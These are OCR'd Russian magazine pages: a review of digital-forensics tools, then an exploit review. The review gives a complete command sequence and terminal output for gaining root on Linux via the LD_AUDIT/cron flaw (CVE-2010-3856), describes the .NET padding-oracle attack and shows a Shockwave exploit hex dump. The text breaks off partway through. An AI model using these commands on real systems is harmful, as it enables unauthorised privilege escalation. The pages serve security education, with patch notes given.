
Что такое расследование инцидентов? По сути, это детективная работа, только в компьютерном формате. Цель — собрать доказательную базу некоторой деятельности пользователя, подтвердить или опровергнуть некоторые факты. Это направление ИБ называется digital forensic, а его эксперты используют целый ряд инструментов, позволяющих выявить, что пользователь делал на компьютере, какие сайты посещал, какие файлы поспешил удалить и т.д. Почему бы не взять эти инструменты на вооружение?


Сама сфера forensic — не самая развитая в России. Мало кто знает, что в действительности делают с компьютером следователи, когда его изымают в рамках какого-то расследования. Тем не менее, во всем мире forensic является важным направлением информационной безопасности. Поэтому нет ничего удивительно в том, что утилиты для расследования инцидентов стремительно развиваются. Одна из категорий таких программ занимается анализом временных файлов браузера, которые могут многое рассказать о деятельности пользователя. С этих утилит мы и начнем.

Анализ истории и файлов браузера

Вот тебе пример. Хакер полностью отрицает свою причастность ко взлому некоторого онлайн-магазина и уверяет, что вообще незнаком со взломом. Но после первой же экспертизы ему показывают толстый, напечатанный на А4 отчет, в котором зафиксирована история его сетевой активности, включающая запись о посещении того самого злополучного магазина и, что хуже всего, данные из кэша браузера, которые могли там оказаться только по факту доступа пользователя к защищенной части сайта. Факт взлома на лицо. А помимо этого в системе «случайно» обнаружатся авторизированные SSL-сертификаты для каких-нибудь компрометирующих сайтов. Многие из этих данных свободно извлекаются из папок вроде Documents and Settings\user\Local Settings\History\ или Documents and Settings\user\Local Settings\Temporary Internet Files. Но намного более полный отчет и за очень короткий промежуток времени позволяют составить специализированные утилиты. Для браузера Chrome это ChromeAnalysis (forensic-software.co.uk/chromeanalysis.aspx). На выходе из програм-


История загрузок в браузере Google Chrome


Web Historian — универсальная программа для анализа временных файлов браузера


EnCase — один из самых признанных инструментов в сфере forensic

мы эксперту предоставляется подробная информация об истории посещения сайтов, кукисах, букмарках, скачанных файлах, заполненных формах, сохраненных логинах и т.д. — короче говоря, всему, что удастся выудить из системы в ходе своеобразной рыбалки. От тех же разработчиков есть аналогичная утилита для Firefox — FoxAnalysis (forensic-software.co.uk/foxanalysis.aspx). Если ты думаешь, что кнопка «Удалить все приватные данные» непременно затрет все логи в Firefox, попробуй ее заюзать, и результат тебя удивит. Более универсальной утилитой является Web Historian (www.mandiant.com), поддерживающая сразу Firefox 2/3+, Chrome 3+, Safari 3+ и Internet Explorer вплоть до 8 версии. Одна из приятных опций — произвольные фильтры, позволяющие из огромного массива данных извлечь только то, что тебя интересует. Например, историю загрузок файлов определенного типа (скажем, PDF). Помимо этого в программу встроены инструменты Website Analyzer и Website Profiler. Первый позволяет визуализировать history-данные, превратив скучную таблицу в красивые графики, которые классно дополняют отчет. А Website Profiler генерирует обобщающую карточку для любого домена, отображая все связанные с ним элементы: время посещений, названия страниц, кукисы, закэшированные файлы, данные из форм и т.д. Вся информация хранится во встроенной SQLite-базе данных, что позволяет программе так лихо ею оперировать.

Отличительной чертой всех трех утилит является необходимость в их запуске на целевой системе. И хотя можно произвольно указать файл с историей или папку с профайлами пользователя, это не совсем то, что нужно профессиональной экспертизе. При проведении анализа всегда создается полный образ жестких дисков (об этом ниже) и, чтобы никак не повлиять на целостность данных, работа ведется именно с ними. Коммерческий продукт от Digital Detective (www.digital-detective.co.uk) также предназначен для анализа файлов браузера, но извлекает данные из образов носителя, а также дампов памяти (в том числе crash-файлов, которые создаются при отказе системы), временных файлов, созданных при переводе компьютера в режим гибернации, точек восстановления и т.д. Другая программа от тех же разработчиков HstEx (уже бесплатная) и вовсе является уникальной, потому как восстанавливает очищенную историю браузера и файлы из кэша, которые были удалены! В качестве исходных данных ей необходим образ диска (в одном из девяти поддерживаемых форматов). Если человек захотел что-то утаить, удалив эти данные, HstEx поможет их извлечь из недр жесткого диска.

Анализ файловой системы


Важная часть любого forensic-исследования — создание и анализ образов жестких дисков. И если для создания точной копии (обычно это называется raw disk image) вполне достаточно стандартной линуксовой утилиты dd, то для анализа необходимы сложные инструменты.

Одним из самых именитых и распространенных решений является набор утилит The Sleuth Kit («набор следователя»). По сути, это набор консольных программ, с помощью которых можно осуществить самые разные операции для поиска и извлечения данных с исследуемого компьютера. Связка TSK хороша тем, что позволяет получить детальный отчет о системе, выявить любые, в том числе удаленные файлы, выявить скрытые бинарники, скрываемые руткитами, при этом не нарушив целостности системы, что крайне важно для сбора доказательств. TSK сам определяет структуру разделов и извлекает отдельные разделы, чтобы их можно было проанализировать с помощью утилит для анализа файловой системы. Тут надо понимать, что TSK никак не завязан на ту операционную систему, которая использовалась в исследуемом компьютере. Входящие в ее состав утилиты анализируют разделы в файловых системах FAT, NTFS, Ext2/3, UFS, выводят листинги всех каталогов, восстанавливают удаленные файлы, извлекают файлы из скрытых потоков NTFS. Интересной опцией является построение временной диаграммы обращения к файлам, на основе которой можно построить график активности пользователя. Создатели TSK намеренно развивают свое решение как набор консольных утилит. Отлично понимая, что проводить анализ в таком формате — не самый удобный путь, они предоставляют реализацию графического интерфейса на откуп сторонним разработчикам. В качестве примера они предлагают свой бесплатный Autopsy Forensic Browser — своеобразный браузер по логам The Sleuth. GUI-оболочка позволяет серьезно упростить работу с утилитами из TSK, проверять целостность исходных






Восстановление удаленной истории посещений браузера и удаленных файлов из кэша



GUI-интерфейс для TSK



Настройки сканирования Forencis Toolkit

данных, осуществлять поиск по ключевым словам и т.д. Более удобным инструментом является оболочка PTK (ptk.dflabs.com/ru/index.php). На сайте доступна как бесплатная базовая, так и платная профессиональная версии. Основу программы составляет ядро индексирования, выполняющее различные операции предварительного анализа в моменты получения фрагментов информации об инциденте. Данные хранятся в MySQL-базе, что позволяет эффективно осуществлять поиск по извлеченным данным. Выбор MySQL не случаен: PTK реализовано как веб-приложение с AJAX-интерфейсом.

Исследование образа и поиск данных


Кстати, чтобы, не дай бог, ничего не сбить в системе злоумышленника (чтобы тот не использовал этот факт для своей защиты в суде), компетентные эксперты обязательно сделают точную копию накопителя. И для этого пустят в ход, к примеру, знаменитую утилиту Safeback (forensics-intl.com/safeback.html). В результате будет составлен сжатый файл, в котором и будет сохранена вся инфа с харда (в том числе и с SCSI-винтов). Чтобы заверить подлинность такого образа, программа создает специальный лог-файл, в котором документируется весь процесс копирования, просчитываются контрольные суммы, фиксируются серийные номера накопителей. Еще одним признанным в forensic-кругах инструментом является The Forensic Toolkit Imager (FTK Imager). Помимо непосредственно создания образа накопителя, он позволяет позже примонтировать его к системе. Я же лично использую для этих целей программу P2 eXplorer (www.paraben.com/p2-explorer-pro.html). Эти утилита поддерживает полтора десятка форматов образов и позволяет подключить их к системе, как настоящие физические диски. На деле это означает, что ты можешь натравить на данные любые forensic-утилиты и сохранить целостность доказательств. Образы монтируются не только для того, чтобы просмотреть логические файлы — к системе подключается полный поток данных, в том числе неразмеченное пространство и удаленные данные. Среди поддерживаемых форматов: образы EnCase, SafeBackm, WinImage и Linux DD, а также образ дисков виртуальных машин VMware и VirtualPC.
Получив в системе виртуальный жесткий диск (замечу, не логические диски, а именно весь жесткий диск), можно использовать любые доступные инструменты. В том числе программы для восстановления данных. На страницах журнала мы часто упоминали о программе R-Studio (www.r-studio.com), которая является одной из ведущих разработок в этой отрасли. Но в этих целях вполне можно использовать и бесплатные решения, например, Scalpel (www.digitalforensicssolutions.com/Scalpel). Уникальность программы заключается в том, что она не зависит от файловой системы. «Скальпель» имеет базы сигнатур начала и конца разных форматов и пытается найти такие файлы на диске. Поэтому восстановление возможно как с FATx, NTFS, ext2/3, так и с «голых» (raw) разделов.

Продвинутый поиск данных

Образ диска часто создается с помощью программно-аппаратных решений. Стандартом де-факто в мировой практике проведения forensic-расследований является программный комплекс Encase. Ее, в частности, используют государственные структуры во многих странах мира. Решение работает под виндой и может опционально использовать для создания образа накопителя устройства FastBlok, реализующую функцию быстрого копирования дисков с блокировкой записи. А собственный формат образов накопителей — Encase (LEF или E01) — является общепризнанным, поэтому часто обрабатывается другими программами forensic-направленности (в том числе P2 eXplorer). Самая же важная функция этого продукта — выполнение поиска данных по ключевым словам на логическом и физическом уровнях, в том числе среди удаленной и остаточной информации. Документы различных типов, кэш браузера, реестр винды, база данных почтовых программ (в том числе Outlook'а) — перечень структур, которые умеет парсить Encase, можно очень долго продолжать. Осуществлять поиск можно не только по ключевым словам, но и с помощью сложного запроса с использованием регулярок в GREP-синтаксисе. А благодаря встроенному макроязыку EnScript вполне реально написать сценарий для автоматического исследования криминалистически значимой информации. Понятно, что такой серьезный комплекс дружит сразу со всеми известными операционными системами и может быть использован даже при анализе портативных карманных компьютеров и носителей.
Для обучения работы с Encase компания-разработчик проводит специальные курсы и сертификацию. Это не самый простой инструмент; более доступным решением считается продукт Forencis Toolkit (www.accessdata.com). Основная фишка FTK — это максимально быстрая работа с прикладным уровнем системы. Она гораздо проще Encase и предусматривает сразу несколько вариантов просмотра образа диска. К примеру, можно выбрать в меню программы пункт «Электронные таблицы», и FTK тут же выведет список всех найденных xls-файлов с подобных описанием и указанием месторасположения. Аналогичным образом легко отыскиваются базы данных, графические файлы и сообщения электронной почты. Достаточно кликнуть на PST-файл Outlook — и FTK раскодирует все его содержимое, в том числе



WinTaylor — добротный набор для анализа системы



LiveCD для проведения расследования инцидентов


посланную почту, журнальные записи, задачи, календарь и удаленные документы. На борту программы присутствует база ключевых слов, по которым осуществляется поиск компрометирующей информации. Примеры слов из этой базы: «cc», «tan»,» pass».

Полезные тулкиты

Помимо оффлайн-тестирования, когда эксперт имеет дело с накопителями данных, существуют различные методики для live-исследования системы. Перечислять утилиты, которые могут быть полезны для анализа Windows-системы и составления комплексного отчета, можно очень долго. Но делать этого не нужно, потому что многие из признанных утилит, которые могут быть так или иначе полезны, собраны в одном комплексном пакете WinTaylor (www.caine-live.net). Подробная информация обо всех ActiveX-компонентах, истории браузера, дамп памяти и отчет о сетевой активности, отчеты о системе, созданные Windows Forensic Toolches и Nigilan 32, логи утилит Марка Руссиновича — все это аккумулируется в итоговом отчете WinTaylor. Любую из утилит ты можешь запустить отдельно. Хочешь получить данные обо всех флешках, которые когда-либо были подключены к системе? Нет проблем — запусти утилиту USBDeview, входящую в набор.

Утилита Memoryze не входит в WinTaylor, но определенно заслуживает внимания. Как называют программу сами разработчики, — это бесплатное решение, которое помогает следователям находить «зло» в памяти. Отсюда становится понятна основная задача программы — создание и анализ дампа оперативной памяти, а также исследование содержимого оперативки на живой системе. Среди фич Memoryze: создание полного дампа системной памяти, запись адресного пространства любого приложения на диск (в том числе загруженных DLL, EXE, кучи и стека), создание образа загруженных драйверов, а также полный репорт по запущенным процессам (используемые ими файлы, ключи реестра и т.д.).

Тут надо сказать, что те же самые разработчики занимаются разработкой и специального LiveCD-дистрибутива, который включает утилиты для forensic-анализа, но уже под Linux. Дистрибутив называется CAINE (Computer Aided INvestigative Environment) и доступен для загрузки с того же сайта. В качестве альтернативы подобному решению можно также попробовать Orion Live CD (sourceforge.net/projects/orionlivecd).



Анализ мобильного телефона

Forensic телефона

В завершение хочу заметить, что область Forensic не всегда распространяется только на анализ компьютеров и ноутбуков. Областью исследования могут стать любые девайсы, которые имеют встроенную память, например, сотовый телефон. В расследовании используются свои узкоспециализированные средства, учитывающие специфику разных моделей мобильных устройств. Одним из таких решений является модуль The Cellebrite UFED Physical Pro (а также его аналог — Mobile Phone Examiner), который поддерживает более 3000 тысяч мобильных устройств, а также разных GPS-девайсов. Что он позволяет извлечь? Очень многое. Возможности не ограничиваются извлечением содержимого внутренней памяти телефона, SMS или истории звонков. Принадлежность к forensic-утилитам «обязывает» такие решения извлекать также и удаленные из внутренней памяти данные, коды разблокировки устройства, информацию с SIM-карты или, например, очищенную историю звонков. С появлением новых мобильных платформ, обеспечивать универсальность инструмента становится все сложнее, но UFED поддерживает практически все, включая последние версии Android и прошивок iPhone. Извлеченные данные представляются в удобном для просмотра и поиска виде, хотя в сложных случаях никто не мешает тебе ковыряться с дампами в hex-виде.



links

Классный блог по тематике digital forensic: blogs.sans.org/computer-forensics




dvd

На диске ты найдешь подборку утилит для проведения forensic-расследования. Увы, далеко не у всех решений лицензии позволяют нам распространять их дистрибутивы.

Алексей Синцов, Digital Security a.sintsov@dsec.ru







ОБЗОР ЭКСПЛОЙТОВ

01 ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В LINUX

CVE

CVE-2010-3856
CVE-2010-3847

TARGETS

- Fedora 13
- Red Hat 5
- CentOS 5
- Ubuntu 8/9/10
- Debian 5

BRIEF

В предыдущих обзорах мы много говорили об архитектурных багах в ОС от Microsoft, но, как известно, не ошибается тот, кто ничего не делает. Сегодня мы поговорим об уязвимостях в GNU LIBC, которые приводят к повышению привилегий в большинстве популярных дистрибутивов Linux. Уже не раз фигурировавший в наших обзорах баг-хантер Тэвис Арманди (Tavis Ormandy) обнаружил ошибки в динамическом линкере, которые позволяют делать предварительную загрузку указанных пользователем библиотек для программ с установленным setuid-битом. Последствия — захват суперпользовательских прав. Вообще, разработчики и раньше знали об этой ошибке (4 года), но решили не патчить ее, так как считали, что эксплуатация невозможна, потому что по факту линкер игнорирует предзагрузку библиотек откуда попало для stuid-программ. Вот Тэвис и доказал, что разработчики неправы, выпустив эксплойт, показывающий, как можно обойти это ограничение и захватить власть в ОС.

EXPLOIT

Уязвимость существует как минимум в двух вариантах, мы будем рассматривать более позднюю (CVE-2010-3856), так как она присутствует и в Ubuntu, которая есть у меня на виртуалке :). Обе уязвимости имеют общие корни, но различную реализацию; если тебе интересно, то подробнее про первый эксплойт можно почитать тут: exploit-db.com/exploits/15274/. Итак, теперь перейдем непосредственно к эксплойту, который представляет собой последовательность *nix-команд.

```
$ umask 0
```

Данная команда задает маску прав для вновь создаваемых файлов. Параметр «0», говорит системе, что все создаваемые файлы будут создаваться с правами «rw-rw-rw-», а директории — «rwxrwxrwx». Зачем это надо — увидим потом.

```
$ LD_AUDIT="libpcprofile.so" PCPROFILE_OUTPUT="/etc/
cron.d/exploit" ping
```

Собственно, это и есть ключевая команда. libpcprofile.so — это библиотека, используемая для отслеживания времени выполнения кода процесса. Данная библиотека входит в стандартную поставку libc, и ее владельцем является root. Переменная окружения LD_AUDIT говорит динамическому линкеру ld.so подгрузить приложению указанную библиотеку для setuid-программы ping. Тэвис не случайно выбрал именно libpcprofile.so. Дело в том, что ld.so открывает библиотеку функцией dlopen(), что вызывает выполнение кода инициализации из открываемой библиотеки, а в этом коде есть проверка переменной окружения PCPROFILE_OUTPUT, и если она есть, то значение этой переменной используется как путь для сохранения лог-файла. Как видно, лог у нас будет иметь имя exploit в директории /etc/cron.d. Это директория с заданиями для планировщика. Так как ping — setuid-программа, то задание «exploit» будет создано от имени суперпользователя... и тут вспоминаем, зачем мы делали umask(0) — чтобы права доступа для вновь созданного задания были «rw-rw-rw»; таким образом, мы можем писать в него все, что хотим.

```
$ printf "* * * * * root cp /bin/dash /tmp/exploit; chmod
u+s /tmp/exploit\n" > \
/etc/cron.d/exploit
```

А вот и задание — копируем шелл во временную директорию и ставим права setuid. Таким образом через небольшой промежуток времени мы получим результат выполнения планировщика — рутовый шелл. Результат смотри на скриншоте — у меня все сработало по сценарию.

```
$ /tmp/exploit
# whoami
root
```

SOLUTION

В некоторых Linux-дистрибутивах вроде OpenWall, давно зная об этих особенностях линковщика, разработчики на всякий случай пофиксили багу, не дожидаясь, пока Тэвис найдет способ эксплуатации уязвимости. От других дистрибутивов надо ждать патча, но, например, Debian и Ubuntu уже выпустили их; думаю, к выходу номера в печать все дистрибутивы уже будут иметь патч.

02 АТАКИ НА ШИФРОВАНИЕ В .NET С ИСПОЛЬЗОВАНИЕМ УТЕЧЕК ДАННЫХ

CVE

CVE-2010-3332

```
Windows XP Professional | FreeBSD | ubuntu1004desktop | ubuntu1004...
user@ubuntu1004server:~$ whoami
user
user@ubuntu1004server:~$ LD_AUDIT="libpcprofile.so" PCPROFILE_OUTPUT="/etc/cron.
d/exploit" ping
ERROR: ld.so: object 'libpcprofile.so' cannot be loaded as audit interface: unde
fined symbol: la_version; ignored.
Usage: ping [-LRUbdfnqrvVaA] [-c count] [-i interval] [-w deadline]
            [-p pattern] [-s packetsize] [-t ttl] [-I interface or address]
            [-M mtu discovery hint] [-S sndbuf]
            [ -T timestamp option ] [ -Q tos ] [hop1 ...] destination
user@ubuntu1004server:~$ printf "* * * * * root cp /bin/dash /tmp/exploit; chmod
 u+s /tmp/exploit\n">/etc/cron.d/exploit
user@ubuntu1004server:~$ ls -l /tmp/exploit
-rwsr-xr-x 1 root root 83888 2010-10-24 10:28 /tmp/exploit
user@ubuntu1004server:~$ /tmp/exploit
# whoami
root
# _
```

Ubuntu — захват прав суперпользователя



Tavis Ormandy — эксперт из Google Security Team

TARGETS

- Microsoft .NET Framework 1.1-4.0

BRIEF

Вернемся к Microsoft. В этот раз огромная дыра была обнаружена в механизме шифрования .NET Framework. На прошедшей конференции Ekoparty 2010 исследователи Тай Дуонг (Thai Duong) и Джулиано Риззо (Juliano Rizzo), развивая тему своего доклада про атаки на системы шифрования с помощью утечек данных, показали, что почти все приложения, основанные на .NET, поддаются атаке. Результат атаки — раскрытие ключа шифрования. Так как одни и те же ключи используются для аутентификации в кукисах, форм-тикетах и viewstate, то возможна компрометация всего сервера. В качестве доказательства была продемонстрирована атака на криптографию .NET с последующей модификацией кукисов с подобранным ключом, что привело к административному доступу к DotNetNuke. А уже с помощью CMS — доступ к серверу.


EXPLOIT

Для раскрытия секретного ключа применяется метод перебора, но не полный, так как это развлечение затянулось бы на несколько десятков лет. Сократить перебор можно с помощью подсказок (оракула), которые любезно предоставляет .NET в виде скриптов WebResource.axd или ScriptResource.axd. В качестве входного параметра «d» они принимают зашифрованное имя ресурса. Подсказка заключается в том, что если зашифрованная строка неверная, то скрипт об этом скажет, либо прямым текстом, либо HTTP-кодом. Причем, зная алгоритм шифрования, можно понять, как и где произошла ошибка. Вернее, сам алгоритм шифрования даже неинтересен, потому что достаточно знать метод связки блоков шифрования и длину выравнивания. Затем, меняя последний байт, можно подобрать правильное значение, при котором сравнение выравнивания и последний байт совпадает. Итак, выравнивание; так как у нас используется блочное шифрование (3DES/AES), то весь текст (имя ресурса) разбивается на блоки по 8 или 16 байт. Если общая длина не кратна 8 или 16 (в зависимости от конфигурации), то оставшаяся часть «дописывается».

```
+-------------------------------+
| C| h| y| p| h| e| r| t| e| x| t|
+-------------------------------+
|01|02|03|04|05|06|07|08|09|10|11|
+-------------------------------+
```








```
D:\Documents and Settings\a.sintsov\Рабочий стол\Adobe Shockwave player rcsL chunk memory corruption_exp...
Hex
00004b70:  3f c9 99 99 99 99 99 9a ff ff 00 00 72 63 73 4c
00004b80:  16 01 00 00 00 00 00 00 00 00 00 00 00 00 01 16
00004b90:  00 00 01 16 00 5c 00 07 00 01 ff ff ff ff 00 00
00004ba0:  00 00 02 c4 43 b8 00 00 00 00 00 00 00 00 00 00
00004bb0:  00 01 00 0a ff ff 00 00 00 00 01 16 00 00 00 00
00004bc0:  00 00 00 00 00 5c 00 00 00 00 00 5c 00 01 00 00
00004bd0:  00 5c 00 02 00 00 00 f0 00 00 00 16 00 00 01 00
00004be0:  00 1b ff ff 00 00 00 5a 00 00 00 8a 00 01 00 00
00004bf0:  00 e4 00 01 00 00 00 e6 00 00 00 00 00 e8 00 00
00004c00:  00 0e 00 01 00 08 00 00 00 e8 00 00 00 05 41 05
00004c10:  43 01 57 4c 70 02 44 00 43 02 a7 01 e7 52 00 4c
00004c20:  00 70 0a 41 1d 41 50 41 2d 09 43 03 57 0b 62 10
00004c30:  4c 00 70 0a 41 48 41 34 ae 00 8b 43 03 57 0b a2
00004c40:  01 02 4c 00 00 00 00 80 00 00 f0 ff f0 02 67 25
00004c50:  a2 01 33 41 05 43 01 57 4c 41 01 43 01 57 02 44
00004c60:  00 43 02 67 37 62 37 01 00 05 01 e8 00 11 11 12
00004c70:  11 00 14 00 00 00 00 01 00 00 00 00 00 00 00 01
00004c80:  00 00 00 0c 00 00 00 08 6e 65 77 63 61 6d 31 00
00004c90:  00 00 00 06 70 65 72 73 70 00 6d 61 6e 4c 7d 1c
00004ca0:  00 00 00 00 00 00 00 00 00 00 00 00 1c 69 00 00
00004cb0:  1c 69 00 14 02 99 07 6d 6f 75 73 65 55 70 01 6d
00004cc0:  06 6d 65 6d 62 65 72 0f 64 65 6c 65 74 65 52 69
```

Формат DIR. rscL-блок и данные, влияющие на EAX

Оракул дает подсказки

Разбивается на два блока по 8 байт.

```
+-----------------------+-----------------------+
|      BLOCK 1      |  BLOCK 2          |
+-----------------------+-----------------------+
| C| h| y| p| h| e| r| t| e| x| t|05|05|05|05|05|
+-----------------------+-----------------------+
|01|02|03|04|05|06|07|08|09|10|11|12|13|14|15|16|
+-----------------------+-----------------------+
```

Второй блок дополняется до 8 байт значением, равным размеру выравнивания. При этом шифрование выполняется со связью блоков. Каждый следующий блок шифруется в зависимости от результата шифрования предыдущего блока. Такая связь называется CBC.

```
IV - вектор инициализации
C(0) = IV
C(i) = E( P(i) xor C(i-1) )
```

C(0), нулевой блок — это значение вектора. Затем шифруется первый блок, который побайтово «проксорен» с вектором. Второй блок с паддингом «ксорится» с первым зашифрованным блоком и затем шифруется. Расшифровка — обратный процесс:

```
IV — вектор инициализации
C(0) = IV
P(i) = D( C(i) ) xor C(i-1)
P(i) = P(i) xor C(i-1) xor C(i-1)
P(i) = P(i)
```

Штука в том, что атакующий, зная ответы от оракула, может подобрать любое правильно зашифрованное значение за приемлемое время (30 минут). Для этого алгоритм, который используется для расшифровки, применяется и для шифрования. Исследователи назвали этот метод CBC-R. Механизм связки через XOR позволяет зашифровать любое значение, какое угодно. В случае с ASP .NET этим значением может быть web.config (чтобы получить к нему доступ). Для этого атакующему достаточно выбрать любой шифр-блок, подобрать для него открытый текст с помощью побайтового перебора и подсказок оракула. Когда такой блок будет готов, он может выбрать такой IV, чтобы при операции XOR с IV получался такой текст, какой хотелось бы атакующему. После этого можно подбирать следующий блок согласно CBC-связи. Подробнее об оракуле, его подсказках и переборе читай тут: gdssecurity.com/l/b/2010/09/14/automated-padding-oracle-attacks-with-padbuster/. В любом случае, реализованы готовые тулзы, которые все это делают в автоматизированном режиме: POET, padBuster.pl и т.д.

SOLUTION


Фикс от Microsoft уже готов. В любом случае не мешает сделать вывод об ошибках менее информативным. Кроме того, код ошибки 500 также дает атакующему подсказку. На самом деле атакующий может ориентироваться и по времени отклика, так что патч — самое верное решение :).



03 ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В ADOBE SHOCKWAVE

CVE


N/A







Adobe Shockwave. Динамический указатель



Adobe Shockwave. Выполнение произвольного кода

TARGETS

• Shockwave Player 11.5.8.612

